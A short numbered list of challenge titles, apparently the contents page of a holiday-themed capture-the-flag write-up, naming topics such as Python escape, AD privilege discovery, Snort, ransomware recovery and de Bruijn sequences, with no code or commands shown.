2. Python Escape from LA
3. The Name Game
4. The Sleighbell Lottery
5. Badge Manipulation
6. Santa's Secret Room
7. CURLing Master
8. Orientation
9. Dev Ops Fail
10. Google[TM] Ventilation Maze
11. AD Privilege Discovery
12. Who Is Behind It All?
13. Lethal ForensicELFication
14. Network Traffic Forensics
15. Snort
16. Yule Log Analysis
17. Directory Browsing
18. Stall Mucking Report
19. Data Repo Analysis
20. Essential Editor
21. Ransomware Recovery
22. Santa's Vault
23. Piano Lock
24. de Bruijn Sequences